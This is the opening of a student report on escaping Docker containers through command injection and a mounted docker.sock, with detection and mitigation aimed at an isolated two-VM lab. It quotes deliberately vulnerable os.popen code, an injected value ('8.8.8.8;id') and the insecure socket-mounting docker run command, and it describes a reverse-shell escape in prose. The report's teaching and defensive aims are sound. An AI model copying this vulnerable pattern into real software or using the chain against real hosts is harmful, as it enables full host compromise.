Docker Escape: Attack and Detection

A Study on Container Security and Exploitation

Name: Zala Vishmayraj
Enrollment No: 241370107071
Program: B.E. Computer Engineering
Semester: 4th (C4)

Gujarat Technological University

23 April 2026

Contents

1 Introduction **7**
1.1 Project Overview . . . 7
1.2 Objectives . . . 8
1.2.1 Demonstrate the Attack Chain End to End . . . 8
1.2.2 Explain the OS-Level Mechanics . . . 8
1.2.3 Build and Document a Working Detection Toolkit . . . 9
1.2.4 Document Concrete Mitigations . . . 9
1.3 Lab Environment Summary . . . 9
1.3.1 Physical Setup . . . 9
1.3.2 VM1 — Victim Machine . . . 10
1.3.3 VM2 — Attacker Machine . . . 10
1.3.4 Network Topology . . . 11
1.3.5 Software Versions . . . 11
1.4 Scope and Limitations . . . 11
1.4.1 What Is In Scope . . . 11
1.4.2 What Is Explicitly Out of Scope . . . 12
1.4.3 Limitations of the Demo Environment . . . 12
1.4.4 What the Demo Proves . . . 12
1.5 Ethical Disclaimer . . . 12

2 Operating System Foundations **14**
2.1 The Linux Kernel and Its Role . . . 14
2.2 System Calls — The Kernel Interface . . . 15
2.3 Process Isolation and the Process Table . . . 16
2.4 Linux Namespaces — The Core of Container Isolation . . . 17
2.4.1 PID Namespace . . . 18
2.4.2 Network Namespace . . . 18
2.4.3 Mount Namespace . . . 18
2.4.4 UTS Namespace . . . 19
2.4.5 IPC Namespace . . . 19
2.4.6 User Namespace . . . 19
2.5 Control Groups (cgroups) — Resource Enforcement . . . 20
2.6 Capabilities — Fine-Grained Privilege Model . . . 21
2.7 Seccomp — Syscall Filtering . . . 22
2.8 AppArmor and Linux Security Modules . . . 22

2.9 The `/proc` Filesystem . . . 23
2.10 How the Kernel Sees a Container vs a Process . . . 24

3 Docker: Architecture and Internals **26**
3.1 What Docker Is (and Is Not) . . . 26
3.2 Docker vs Traditional Virtual Machines — A Kernel-Level Comparison . . . 27
3.3 The Docker Daemon (`dockerd`) . . . 28
3.4 containerd and runc . . . 29
3.4.1 containerd . . . 29
3.4.2 runc . . . 29
3.5 The OCI Runtime Specification . . . 30
3.6 How `docker run` Becomes a Process — Full Syscall Flow . . . 32
3.7 Docker Images and Layers (OverlayFS) . . . 33
3.8 Docker Networking Internals (Bridge, iptables, veth Pairs) . . . 34
3.9 Docker Volumes and Bind Mounts . . . 35
3.9.1 Docker Volumes . . . 35
3.9.2 Bind Mounts . . . 35
3.10 The Docker CLI and REST API . . . 36

4 The Docker Socket **38**
4.1 What is a Unix Domain Socket . . . 38
4.2 `/var/run/docker.sock` — What It Is and How It Works . . . 40
4.3 Why Applications Mount the Socket: Legitimate Use Cases . . . 42
4.3.1 CI/CD Pipelines . . . 42
4.3.2 Container Management Interfaces . . . 42
4.3.3 Monitoring and Observability Agents . . . 43
4.4 The Danger: What Socket Access Actually Grants . . . 44
4.5 The Docker API Over the Socket — curl Examples . . . 45
4.6 Root Equivalence — Why Socket Access = Host Root . . . 47

5 The NetDiag Web Application **49**
5.1 Application Purpose and Design . . . 49
5.2 Flask and the WSGI Model . . . 50
5.2.1 WSGI: The Bridge Between Network and Python . . . 50
5.2.2 Flask Request Lifecycle . . . 50
5.2.3 OS-Level View of Request Handling . . . 50
5.3 Route Structure and Request Handling . . . 51
5.3.1 Input Handling in `/ping` . . . 51
5.4 The Vulnerable `/ping` Route: Code Walkthrough . . . 52
5.4.1 The Vulnerable Code . . . 52
5.4.2 Line-by-Line Analysis . . . 52
5.4.3 Shell Metacharacter Interpretation . . . 53
5.4.4 Kernel-Level Execution for `8.8.8.8;id` . . . 53
5.5 Why `os.popen()` is Dangerous . . . 54
5.5.1 `os.popen()` Internals . . . 54

5.5.2 Safe Alternative: `subprocess.run()` with List Argument . . . 54
5.5.3 The `shell=True` Trap . . . 55
5.5.4 Comparison . . . 55
5.5.5 Input Validation as Defense-in-Depth . . . 55
5.5.6 Output Reflection Amplifies Impact . . . 55
5.6 The HTML Template: UI Breakdown . . . 56
5.7 Running as Root Inside the Container . . . 56
5.7.1 The Missing `USER` Directive . . . 56
5.7.2 UID 0 Without User Namespace Remapping . . . 57
5.7.3 Impact on the Attack Chain . . . 57
5.7.4 What Running as Non-Root Would Change . . . 57
5.7.5 Correct Dockerfile Fix . . . 58

6 The Dockerfile and Container Configuration 59
6.1 Dockerfile Walkthrough Line by Line . . . 59
6.2 Base Image Choice . . . 61
6.3 Running as Root – Why This Matters . . . 63
6.4 Port Exposure . . . 64
6.5 The Intentional Misconfiguration in `docker run` . . . 65

7 Remote Code Execution (RCE) 68
7.1 What is RCE . . . 68
7.2 Command Injection as a Class of Vulnerability . . . 68
7.3 The Injection Point in NetDiag . . . 69
7.4 Shell Metacharacters – How `;` Breaks the Command . . . 70
7.5 Confirming Execution via `id` . . . 71
7.6 Why the Response Leaks to the Browser . . . 71
7.7 OS-Level View – What Happens When the Shell Runs . . . 72

8 The Full Attack Chain 74
8.1 Overview of the Chain . . . 74
8.2 Step 1 – Confirming RCE . . . 75
8.3 Step 2 – Establishing a Reverse Shell . . . 75
8.3.1 What a Reverse Shell Is . . . 75
8.3.2 The Bash TCP Redirect Technique . . . 75
8.3.3 Netcat Listener Setup . . . 76
8.3.4 Shell Stabilization with PTY . . . 76
8.4 Step 3 – Enumerating the Container . . . 77
8.5 Step 4 – Finding and Abusing docker.sock . . . 78
8.6 Step 5 – Installing Docker CLI Inside the Container . . . 78
8.7 Step 6 – Spawning a Privileged Container with Host Root Mounted . . . 79
8.8 Step 7 – Writing to the Host Filesystem . . . 80
8.9 Kernel-Level View of the Escape . . . 81
8.10 Why This Is Not a Kernel Exploit . . . 82

9 Script Documentation **83**
9.1 setup.sh — Full Walkthrough . . . 83
9.1.1 Dependency Checks . . . 83
9.1.2 Docker Build Flow . . . 84
9.1.3 The Misconfigured `docker run` Command . . . 84
9.2 attack.sh — Full Walkthrough . . . 85
9.2.1 RCE Confirmation via curl . . . 85
9.2.2 Reverse Shell Automation . . . 86
9.2.3 Post-Exploitation Instruction Block . . . 87
9.3 detect.sh — Full Walkthrough . . . 87
9.3.1 Checking for the Escape Artifact . . . 88
9.3.2 Inspecting Mounts with docker inspect . . . 88
9.3.3 Setting Up auditd Rules . . . 88
9.3.4 Parsing Audit Logs . . . 89
9.3.5 Live Socket Monitoring with lsof . . . 89

10 Detection Techniques **91**
10.1 Host-Based Indicators of Compromise . . . 91
10.2 docker inspect for Mount Auditing . . . 92
10.3 auditd — Architecture and Rule System . . . 93
10.3.1 Architecture . . . 93
10.3.2 Rule Types . . . 94
10.3.3 File Watch Rule for docker.sock . . . 94
10.4 ausearch and Log Interpretation . . . 94
10.4.1 Log Record Structure . . . 95
10.4.2 Key Fields and Suspicious Patterns . . . 95
10.5 lsof for Live Process Inspection . . . 96
10.6 Falco — Rule-Based Runtime Detection . . . 97
10.6.1 Architecture . . . 97
10.6.2 Built-in Rules Relevant to This Attack . . . 97
10.6.3 Custom Rule for This Scenario . . . 97
10.7 Building a Detection Checklist . . . 98
10.7.1 Proactive Controls . . . 98
10.7.2 Reactive Checks . . . 98

11 Mitigation and Hardening **100**
11.1 Never Mount docker.sock in Production . . . 100
11.2 Docker Socket Proxy . . . 100
11.3 Rootless Docker . . . 101
11.4 Podman as a Daemonless Alternative . . . 102
11.5 Fixing the Code — subprocess vs os.popen . . . 103
11.6 Input Validation and Allowlisting . . . 104
11.7 Running Containers as Non-Root . . . 105
11.8 Read-Only Filesystems . . . 106
11.9 Seccomp and AppArmor Profiles . . . 107

11.9.1 Custom Seccomp Profile . . . 107
11.9.2 AppArmor Profile . . . 107
11.10 Network Segmentation . . . 108

12 Threat Modeling **110**
12.1 STRIDE Analysis of the Lab Environment . . . 110
12.1.1 Most Critical Threat: Elevation of Privilege . . . 111
12.1.2 Most Overlooked Threat: Repudiation . . . 111
12.1.3 Per-Component STRIDE Breakdown . . . 112
12.2 Attack Surface Mapping . . . 113
12.2.1 Entry Points . . . 113
12.2.2 Trust Boundaries . . . 113
12.2.3 Data Flow with Trust Boundary Crossings . . . 114
12.2.4 Attack Surface Component Table . . . 114
12.2.5 Minimal Attack Surface Configuration . . . 114
12.3 Risk Matrix . . . 115
12.3.1 Top Risk: docker.sock Escape (25/25) . . . 115
12.3.2 Mitigation Impact on Top Risks . . . 115

13 Comparison with Real-World Incidents **117**
13.1 Similar CVEs and Documented Escapes . . . 117
13.1.1 CVE-2019-5736 — runc Container Escape . . . 117
13.1.2 CVE-2020-15257 — containerd Shim API Exposure . . . 117
13.1.3 CVE-2022-0492 — cgroupv1 release_agent Escape . . . 118
13.1.4 Tesla Kubernetes Cryptojacking (2018) . . . 118
13.1.5 Comparison Summary . . . 119
13.2 Docker in CI/CD Pipelines — Why This Pattern Is Common . . . 119
13.2.1 The CI/CD Requirement . . . 119
13.2.2 Why Teams Accept the Risk . . . 120
13.2.3 Blast Radius in the CI/CD Context . . . 120
13.2.4 Safer CI/CD Alternatives . . . 121
13.3 Cloud Metadata Abuse as a Related Vector . . . 121
13.3.1 The Cloud Metadata Service . . . 121
13.3.2 AWS IMDSv1 — Vulnerable . . . 121
13.3.3 Attack Extension from the Lab . . . 122
13.3.4 AWS IMDSv2 — Mitigated . . . 122
13.3.5 Other Cloud Providers . . . 123
13.3.6 Mitigations . . . 123

14 Conclusion **124**
14.1 What Was Demonstrated . . . 124
14.2 Key Takeaways . . . 125
14.2.1 Misconfiguration Outpaces CVEs as a Practical Threat . . . 125
14.2.2 A Container Is Not a Security Boundary by Default . . . 125
14.2.3 Defence-in-Depth Is Not Optional . . . 125

14.2.4 Root Inside Containers Is Dangerous 125
14.2.5 Detection Must Be Proactive 125
14.2.6 The Daemon Is the Privilege Boundary 126
14.3 Further Reading 126

A Full Source Code Listings **128**
A.0.1 app.py — Vulnerable Flask Application 128
A.0.2 Dockerfile — NetDiag Container Image 128
A.0.3 setup.sh — Victim Machine Setup Script 129
A.0.4 attack.sh — Attacker Machine Script 130
A.0.5 detect.sh — Detection Script 133
A.0.6 Secure Code Fix — app.py 136

B Glossary of Terms **137**

C References **141**
C.0.1 Standards and Benchmarks 141
C.0.2 CVEs Referenced 141
C.0.3 Official Documentation 141
C.0.4 Tools 142
C.0.5 Books and Whitepapers 142
C.0.6 Academic and Research References 143

Chapter 1

Introduction

1.1 Project Overview

Two misconfigurations, neither exotic, combine to produce full host compromise from a single HTTP request. No kernel exploits are involved. No CVEs need to be present. The attack chain demonstrated in this project requires only two operator-level decisions that are depressingly common in real deployments: unsanitised user input passed to a shell via `os.popen()`, and the host Docker socket bind-mounted into a running container.

The application under test is **NetDiag**, a fictional internal network diagnostic tool built on Flask. NetDiag is designed to look plausible — it carries an *INTERNAL USE ONLY* badge, presents a clean web interface, and exposes a single utility endpoint that pings a user-supplied hostname. That endpoint, `/ping`, executes the following on the server:

```
os.popen("ping␣-c␣3␣" + host)
```

A semicolon in `host` terminates the `ping` command. Every character that follows runs in the same shell, as the same user — root inside the container. The container itself has no `USER` directive and was started with `-v /var/run/docker.sock:/var/run/docker.sock` mounted into it. These two decisions are individually bad. Together they are catastrophic.

The full attack chain proceeds as follows. The attacker, operating from a separate machine, sends a crafted HTTP request to the `/ping` route. The injected payload opens a reverse shell back to the attacker. From inside that shell the attacker communicates with the Docker daemon over the mounted Unix socket, uses the Docker API to pull and run a new privileged container with the host root filesystem mounted at `/mnt/host`, and writes a file directly to the host filesystem — achieving a complete container escape without ever touching a kernel vulnerability.

The lab uses two virtual machines. **VM1** (`192.168.98.4`) is the victim; it runs the Docker daemon and hosts the NetDiag container. **VM2** (`192.168.98.5`) is the attacker; it sends the exploit request and receives the reverse shell. Both machines run Kali Linux on a VirtualBox NAT Network, giving them mutual reachability without exposure to the public internet.

Three scripts accompany this project. `setup.sh` runs on VM1 and builds the NetDiag image, removes any previous instance, and starts the container with the exact flags that create the vulnerable configuration. `attack.sh` runs on VM2 and walks through the full



Figure 1.1: Attack Chain Overview — VM2 to Host Compromise on VM1

exploitation chain step by step, with output annotated at each stage. `detect.sh` runs on VM1 after the attack and demonstrates post-incident detection using `docker inspect`, `auditd`, and `lsof`.

1.2 Objectives

Four concrete objectives drive this project, each with a specific technical end-state rather than a generic learning outcome.

1.2.1 Demonstrate the Attack Chain End to End

The primary objective is to show, reproducibly, that two common misconfigurations combine to produce full host compromise. The specific end state is a file written to `/tmp/escaped.txt` on the VM1 host filesystem, created from inside the NetDiag container, confirming that the attacker has escaped the container boundary entirely.

1.2.2 Explain the OS-Level Mechanics

Linux namespaces isolate the container at the PID, network, mount, and UTS level. That isolation does not protect against this attack. The Docker socket is a Unix domain socket owned by the Docker daemon, which runs on the host outside any container namespace. Bind-mounting it into the container gives the container a direct channel to that daemon. Because the container process runs as root with a full capability set — no `USER` directive drops privileges, no `--cap-drop` removes capabilities at runtime — it can send arbitrary commands to the daemon, including requests to spawn new containers with unrestricted host filesystem access. Namespace isolation is not a substitute for capability restriction when a privileged communication channel is deliberately handed to the contained process.

1.2.3 Build and Document a Working Detection Toolkit

Detection does not require a commercial SIEM or a dedicated security appliance. The toolkit documented in this project uses tools available on any standard Linux host:

- `docker inspect` — audits container mount configuration before or after an incident, revealing any bind-mount of `/var/run/docker.sock`.
- `auditd` with a `-w` watch rule on `/var/run/docker.sock` — writes a kernel audit event every time the socket is opened, providing a timestamped record of access.
- `lsof` — identifies in real time which processes hold the socket file descriptor open, useful during a live incident.
- **Falco** — referenced as the production-grade alternative; a kernel-level eBPF/syscall monitor that can alert on socket access, container escape indicators, and anomalous Docker API calls without requiring auditd configuration.

1.2.4 Document Concrete Mitigations

Mitigation requires two targeted fixes. At the application layer, replacing

```
os.popen("ping␣-c␣3␣" + host)
```

with

```
subprocess.run(['ping', '-c', '3', host], capture_output=True)
```

removes the shell entirely. The user-supplied value is passed as a list element to `execve` and is never interpreted by a shell parser, so no injected metacharacter can break command context. At the infrastructure layer, removing `-v /var/run/docker.sock:/var/run/docker.sock` from the `docker run` invocation closes the escape route even if command injection remains present. Rootless Docker, Podman, and Docker Socket Proxy are documented as architectural alternatives for deployments that genuinely require socket access from within a container.

1.3 Lab Environment Summary

1.3.1 Physical Setup

The lab consists of two Kali Linux virtual machines running under VirtualBox in NAT Network mode. NAT Network gives each VM a private IP address and routes traffic between them through a VirtualBox virtual switch; neither machine has a route to the public internet, which is not required for any part of this demonstration. VM1 is assigned `192.168.98.4` and acts as the victim. VM2 is assigned `192.168.98.5` and acts as the attacker. The assigned addresses can be verified on either machine with `ip a`, which queries the kernel's interface table and prints the IPv4 and IPv6 addresses bound to each network interface.

1.3.2 VM1 — Victim Machine

VM1 runs the Docker daemon (`dockerd`) as a root-owned system service. `dockerd` itself runs as root on the host and owns the Unix socket at `/var/run/docker.sock`, created with mode `660` and group `docker` by default. The NetDiag container is started by `setup.sh` with the following command:

```
docker run -d \
  -p 5000:5000 \
  -v /var/run/docker.sock:/var/run/docker.sock \
  --name netdiag-app \
  netdiag
```

Each flag has a specific OS-level effect. `-d` runs the container in detached mode, disconnecting it from the terminal's standard input and placing it under daemon supervision. `-p 5000:5000` installs an iptables DNAT rule on the host that rewrites packets arriving at host port 5000 and forwards them to the container's port 5000 via the `docker0` bridge interface. `-v /var/run/docker.sock:/var/run/docker.sock` creates a bind mount: the kernel maps the host inode for the socket file directly into the container's mount namespace at the same path, so any process inside the container that opens that path is in fact opening the host socket. The `--name netdiag-app` flag assigns a human-readable name used by `detect.sh` when calling `docker inspect`.

The container process runs as root. The Dockerfile contains no `USER` directive, and no `--user` flag is passed at runtime. Inside the container, the Flask application is bound to `0.0.0.0:5000`, making it reachable on all container interfaces and, via the port mapping, on all host interfaces — including the one facing VM2.

1.3.3 VM2 — Attacker Machine

VM2 uses no tools beyond those shipped with Kali Linux: `curl` for HTTP requests and `nc` (netcat) for the reverse shell listener. No vulnerability scanner, no exploit framework, and no prior access to the NetDiag source code is required. The vulnerability is discovered through direct interaction with the `/ping` endpoint: the response timing and content change when shell metacharacters are appended to the `host` parameter, confirming that input reaches the shell unfiltered.

1.3.4 Network Topology



Figure 1.2: Lab Network Topology — VirtualBox NAT Network

1.3.5 Software Versions

The following versions were used during development and testing. Confirm each value on the live VMs before final submission.

- Kali Linux: *(fill in from* `uname -a` *on VM1)*
- Docker Engine: *(fill in from* `docker --version` *on VM1)*
- Python inside the container: *(fill in from* `python3 --version` *inside the container)*
- Flask: *(fill in from* `pip show flask` *inside the container)*

1.4 Scope and Limitations

1.4.1 What Is In Scope

This project addresses the specific two-vulnerability chain: command injection via unsanitised shell execution combined with the `docker.sock` bind mount. Detection methodology uses tools available on a default Kali Linux installation supplemented by `auditd`. Mitigation is addressed at two levels: the application source code and the container runtime invocation. OS-level explanation of why PID and mount namespace isolation does not neutralise this attack is included in Chapter 2.

1.4.2 What Is Explicitly Out of Scope

- **Kernel exploits** — Dirty Pipe (CVE-2022-0847), Dirty COW (CVE-2016-5195), and runc CVEs (CVE-2019-5736) are not used and are not needed. This is deliberate: misconfiguration alone, without any unpatched CVE, is sufficient for full host compromise.
- **Container runtime CVEs** — No patching is required on VM1. The vulnerable state is produced entirely by configuration choices, not by software defects in Docker or the Linux kernel.
- **Privilege escalation on VM2** — The attacker operates from a standard user session on Kali. No local privilege escalation on the attacker machine is required or demonstrated.
- **Network-layer attacks** — ARP spoofing, MITM interception, and similar techniques are not used. The attacker reaches the application directly over HTTP using the known IP address of VM1.

1.4.3 Limitations of the Demo Environment

The VirtualBox NAT Network does not represent a production network. In a real deployment, a Flask application would typically sit behind a reverse proxy such as nginx or Caddy, which would terminate TLS, apply rate limiting, and not expose the application port directly to external traffic. The direct exposure of port 5000 in this lab simplifies the demonstration but overstates the ease of initial access in hardened environments.

The Kali base image used inside the container includes many pre-installed tools. A minimal Alpine or Debian Slim base would require installing the Docker CLI package before the escape step, which would add latency but would not change the fundamental technique.

The `setup.sh` script calls `docker rm -f netdiag-app` before each run, destroying the previous container and its filesystem overlay. In a real incident the container filesystem would remain intact after the escape and would preserve forensic artifacts: shell history, dropped binaries, and any files created by the attacker before pivoting to the host.

1.4.4 What the Demo Proves

Two conclusions follow directly from the demonstration. First, operator-level configuration decisions — mounting the Docker socket and omitting a non-root user directive — carry more exploitability risk than most individual application vulnerabilities in isolation. A perfectly hardened application cannot protect itself if the container runtime hands it a direct channel to the host. Second, detection is tractable without expensive tooling: `auditd`, `docker inspect`, and `lsof` are available everywhere, cost nothing, and produce actionable evidence.

1.5 Ethical Disclaimer

This project was conducted entirely within a closed VirtualBox environment with no external network connectivity. No real systems, services, or data were targeted at any point. The

NetDiag application was written specifically for this project and contains an intentional vulnerability; it is not derived from any real production codebase.

The techniques demonstrated are documented in public security research: the OWASP Testing Guide covers OS command injection; Docker's own security documentation explicitly warns against mounting the Docker socket; the MITRE ATT&CK framework catalogues the relevant techniques as T1610 (Deploy Container) and T1611 (Escape to Host). These techniques appear in offensive security training curricula — OSCP, CEH, eJPT — precisely so that defenders understand what they are protecting against. Any reproduction of this work must be performed in an isolated lab environment only.

Chapter 1 Quick Reference

- Two Kali Linux VMs on a VirtualBox NAT Network; one vulnerable Flask application; one Docker socket misconfiguration.
- Attack chain: Command Injection → Reverse Shell → `docker.sock` abuse → Host Compromise.
- No kernel exploits. No CVEs. Misconfiguration alone is sufficient.
- Detection is possible with `auditd`, `docker inspect`, and `lsof`. Mitigation requires two targeted fixes: one in application code, one in the container run command.

Chapter 2

Operating System Foundations

2.1 The Linux Kernel and Its Role

The Linux kernel is the single arbitrator of all hardware and process access on a system. Every container, every process, and every privileged daemon ultimately operates at the kernel's discretion. Understanding the kernel's design is therefore a prerequisite for understanding why container isolation is possible, why it is imperfect, and why the attack described in later chapters succeeds.

Linux follows a *monolithic kernel* architecture: all core subsystems—memory management, the filesystem layer, the network stack, and the process scheduler—run in *kernel space* (CPU ring 0). Code executing in ring 0 has unrestricted access to physical hardware and all kernel data structures. User processes, by contrast, run in *ring 3* and cannot directly address hardware. Any operation that requires kernel involvement—reading a file, creating a socket, spawning a child process—must cross the kernel–user boundary via a *system call*.



Figure 2.1: Linux Privilege Rings and the Kernel–User Space Boundary

Two privilege domains therefore govern all execution on a Linux host:

- **Kernel space (ring 0):** Executes with full hardware privileges. Hosts all subsystems, device drivers, and the syscall dispatch table.
- **User space (ring 3):** Executes without direct hardware access. All processes—including container processes—run here.

A critically important consequence follows from this design: the Linux kernel has no native concept of a *container*. The kernel sees only processes, namespaces, and control groups. All containers running on a host share the *same kernel*. This shared kernel is the fundamental attack surface exploited throughout this project. A container process and a native host process are, from the kernel's perspective, architecturally identical objects differentiated only by their namespace membership and cgroup assignment.

2.2 System Calls — The Kernel Interface

System calls (syscalls) are the only sanctioned mechanism by which user-space code may request privileged kernel services. When a process in ring 3 needs to perform an operation that requires kernel involvement, it executes a `syscall` instruction (or the legacy `int 0x80` on 32-bit systems). The CPU immediately switches execution to ring 0, transfers control to the kernel's syscall dispatcher, which identifies the requested service by number and invokes the appropriate handler. On completion, the CPU returns to ring 3 and execution resumes in user space.

Each syscall is identified by a unique integer. On x86_64 Linux, some relevant numbers include `clone` (56), `mount` (165), and `socket` (41). The syscall table itself lives in kernel memory and cannot be modified by unprivileged processes without a kernel exploit.

Several syscalls are directly relevant to container creation and, consequently, to the attack surface examined in this report:

- `clone(CLONE_NEWPID | CLONE_NEWNS | ...)` — namespace creation; this is the syscall that actually instantiates a container's isolated view.
- `unshare()` — detaches the calling process from one or more of its current namespaces.
- `setns()` — joins an existing namespace identified by a file descriptor; the mechanism by which namespace escape is accomplished.
- `execve()` — replaces the calling process image with a new program.
- `socket(AF_UNIX, ...)` — creates a Unix domain socket, the underlying transport for `docker.sock` communication.

The following command illustrates syscall observation during container creation:

```
strace -e trace=clone,unshare,mount docker run --rm alpine sh
# shows exact syscalls docker uses to create a container
```



Figure 2.2: Syscall Flow: User Space to Kernel and Back

Because seccomp operates as a BPF filter interposed at this layer, restricting syscalls is the primary kernel-level defence against container escapes. Its limitations in the context of `docker.sock` abuse are discussed in Section 2.7.

2.3 Process Isolation and the Process Table

The kernel maintains a single, global process table. Every process on the system— whether a native host service or a containerised workload—occupies an entry in this table, represented internally by a `task_struct`. The `task_struct` holds all per-process metadata: the process identifier (PID), associated UID/GID, open file descriptor table, memory map, capability sets, and, critically, a pointer to the process's `nsproxy`—the structure linking it to its namespace set.

The apparent isolation of container processes is therefore a *visibility* property, not a *separation* property. From the host:

```
# On host -- see container process with its real host PID
ps aux | grep flask
```

The same Flask process that appears as PID 1 inside its container is visible on the host with a higher, real PID (e.g., 3847). From inside the container, the process appears isolated:

```
# From inside the container -- sees only its own namespace PIDs
ps aux
```

Key implications for security are as follows. The container's `init` (PID 1 within the container) is just another process on the host. If cgroup PID limits are absent, a fork bomb inside a container directly burdens the host's process scheduler. Parent-child process relationships cross the container boundary in the kernel's view, even though they are invisible from within the container's PID namespace.

2.4 Linux Namespaces — The Core of Container Isolation

Linux namespaces partition global kernel resources so that each container receives an isolated *view* of those resources. Eight namespace types exist in modern kernels; six are relevant here: PID, NET, MNT, UTS, IPC, and USER. Namespaces are created via `clone()` flags or the `unshare()` syscall, and are hierarchical—a child process inherits the parent's namespace set unless one or more `CLONE_NEW*` flags override this.

```
ls -la /proc/self/ns/
# lrwxrwxrwx ... pid -> pid:[4026531836]
# lrwxrwxrwx ... net -> net:[4026531992]
```

The inode numbers exposed by these symlinks uniquely identify namespace instances. Two processes sharing the same inode for `/proc/<pid>/ns/pid` are members of the same PID namespace—a fact exploited by detection scripts later in this report.

